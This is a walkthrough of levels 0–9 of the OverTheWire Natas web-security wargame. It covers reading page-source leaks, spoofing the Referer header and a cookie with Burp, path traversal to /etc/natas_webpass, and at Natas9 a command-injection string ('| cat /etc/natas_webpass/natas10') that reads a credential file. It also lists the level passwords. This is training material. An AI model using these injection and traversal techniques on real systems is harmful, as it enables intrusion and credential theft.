

**Natas Solution**

Natas0

I logged into the website with the following given info:



The page after logged in:



[“You can find the password for the next level on this page”].


I pressed **Ctrl+U** (view page source) and saw within it (as comment) the password to the next level:



[“The password for natas1 is **gtVrDuiDfck831PqWsLEZy5gyDz1clto**”]

Natas1

The page after logged in:



[“You can find the password for the next level on this page, but rightclicking has been blocked!”].


Like before, I pressed **Ctrl+U** (view page source) and saw within it (as comment) the password to the next level:



[“The password for natas2 is **ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi**”]

Natas2

The page after logged in:




I pressed **Ctrl+U** (view page source) and saw the page is displaying a picture that its path is: **files/pixel.org**. I added the folder name (**/files**) to the URL and pressed enter:




[[**http://natas2.natas.labs.overthewire.org/files**](http://natas2.natas.labs.overthewire.org/files)]

I got the following page:




I clicked on **users.txt** and within it there was the next level password:



[natas3: **sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14**]

Natas3

The page after logged in:



I pressed **Ctrl+U** to view the page source:



[“No more information leaks!! Not even Google will find it this time…”]

After I spent hours in the internet (and read the article in [**https://moz.com/blog/12-ways-to-keep-your-content-hidden-from-the-search-engines**](https://moz.com/blog/12-ways-to-keep-your-content-hidden-from-the-search-engines)), I learned about the file **robots.txt** which tells web robots which pages on the site to crawl):

From google: “The robots.txt file, also known as the robots exclusion protocol or standard, is a text file that tells web robots (most often search engines) which pages on your site to crawl. ... The slash after “Disallow” tells the robot to not visit any pages on the site.”

I added **/robots.txt** to the url:



[<http://natas3.natas.labs.overthewire.org/robots.txt>]

And got the following output:




Now I added the file **/s3cr3t/** to the URL and pressed enter:



[<http://natas3.natas.labs.overthewire.org/s3cr3t/>]

And got the following output:




I clicked on **users.txt** file and got the next level password:



[natas4: **Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ**]


Natas4

The page after logged in:



[“Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"”]

After I clicked the **Refresh page** link, I got the following output:



[“Access disallowed. You are visiting from "http://natas4.natas.labs.overthewire.org/" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"”]


I understood that if I want to get the password I need to change the **HTTP referer** to <http://natas5.natas.labs.overthewire.org/>.

From Google: “The HTTP referer (a misspelling of referrer) is an optional HTTP header field that identifies the address of the webpage (i.e. the URI or IRI) which is linked to the resource being requested. By checking the referrer, the new webpage can see where the request originated.”


To change HTTP referrer field, I used **burp**!

I changed proxy settings, opened proxy tab in burp and then intercept tab.

After I clicked the **Refresh page** again, I intercepted the following request:




I changed the **Referer field**:



And pressed **Forward**:




And got the following output:



[“Access granted. The password for natas5 is **iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq**”]


Natas5

The page after logged in:




[“Access disallowed. You are not logged in”]


I opened **burp** again and caught the request when **refreshing the page**:



One of the fields that caught my eyes **loggedin** inside the **Cookie**. I changed it from 0 to **1**:




Then I pressed **forward** and got the following output:



[“Access granted. The password for natas6 is **aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1**”]

Natas6

The page after logged in:



The first thing I did was to click on the **View sourcecode** link:




It includes a file names **secret.inc** from folder **/includes** and check if the input that was given is equals to the secret that in the file.

I added the file name (**/includes/secret.inc**) to the URL and pressed enter:




[<http://natas6.natas.labs.overthewire.org/includes/secret.inc>]

And got the following output:




[“secret = FOEIUWGHFEEUHOFUOIU”]

I entered the secret **FOEIUWGHFEEUHOFUOIU** pressed **submit**:




I got the following output:



[“Access granted. The password for natas7 is **7z3hEENjQtflzgnT29q7wAvMNfZdh0i9**”]

Natas7

The page after I logged in:



First, I viewed the source page (with **Ctrl+U**) and saw the hint:



[“hint: password for webuser natas8 is in /etc/natas\_webpass/natas8”]

When I clicked on either on of the links (**home** or **about**) I get the following URLs:



[<http://natas7.natas.labs.overthewire.org/index.php?page=home>]



[<http://natas7.natas.labs.overthewire.org/index.php?page=about>]

Which means that for displaying a different page from the server, I need to enter its name after **/index.pgp?page=\_\_\_\_\_\_\_.**

I **changed the URL** to the following URL:



[<http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8>]


And got the next level password:



[“**DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe**”]

Natas8

The page after I logged in:



I pressed on the **View sorucecode** link and got the following output;




When submitting an input, it does the following steps:

* Encode it with base64
* Reverse it
* Convert it to hex value.
* Check if it equals to **3d3d516343746d4d6d6c315669563362** – if yes prints the next level password.


If I want to get the right input, I need to do the reverse steps!

* I converted **3d3d516343746d4d6d6c315669563362** back from hex value to string using the function **hex2bin** and got the following output: ==QcCtmMml1ViV3b
* **Reversed** the string: b3ViV1lmMmtCcQ==
* And then **decode** it from **base64**: **oubWYf2kBq**

I **submitted** the secret:




And got the following output:

****


[“Access granted. The password for natas9 is **W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl**”]

Natas9

The page after I logged in:



First, I clicked on the **View sourcecode** link and got the following output:



It searches for key words inside **dictionary.txt**!


If I change the key, with passthru I will be able to get the next level password!

From php manual: “Execute an external program and display raw output”

I entered the following string inside the text box “**| cat /etc/natas\_webpass/natas10**” and pressed **submit**.

**Explanation**: with the following string - the passthru function will execute the following commands: **grep -i | cat /etc/natas\_webpass/natas10 dictionary.txt**, which will print natas10 password and then dictionary.txt context.


I got the following output:



[The first line is the next level password: “**nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu**”]


Natas10

The page after I logged in:



[“For security reasons, we now filter on certain characters”]

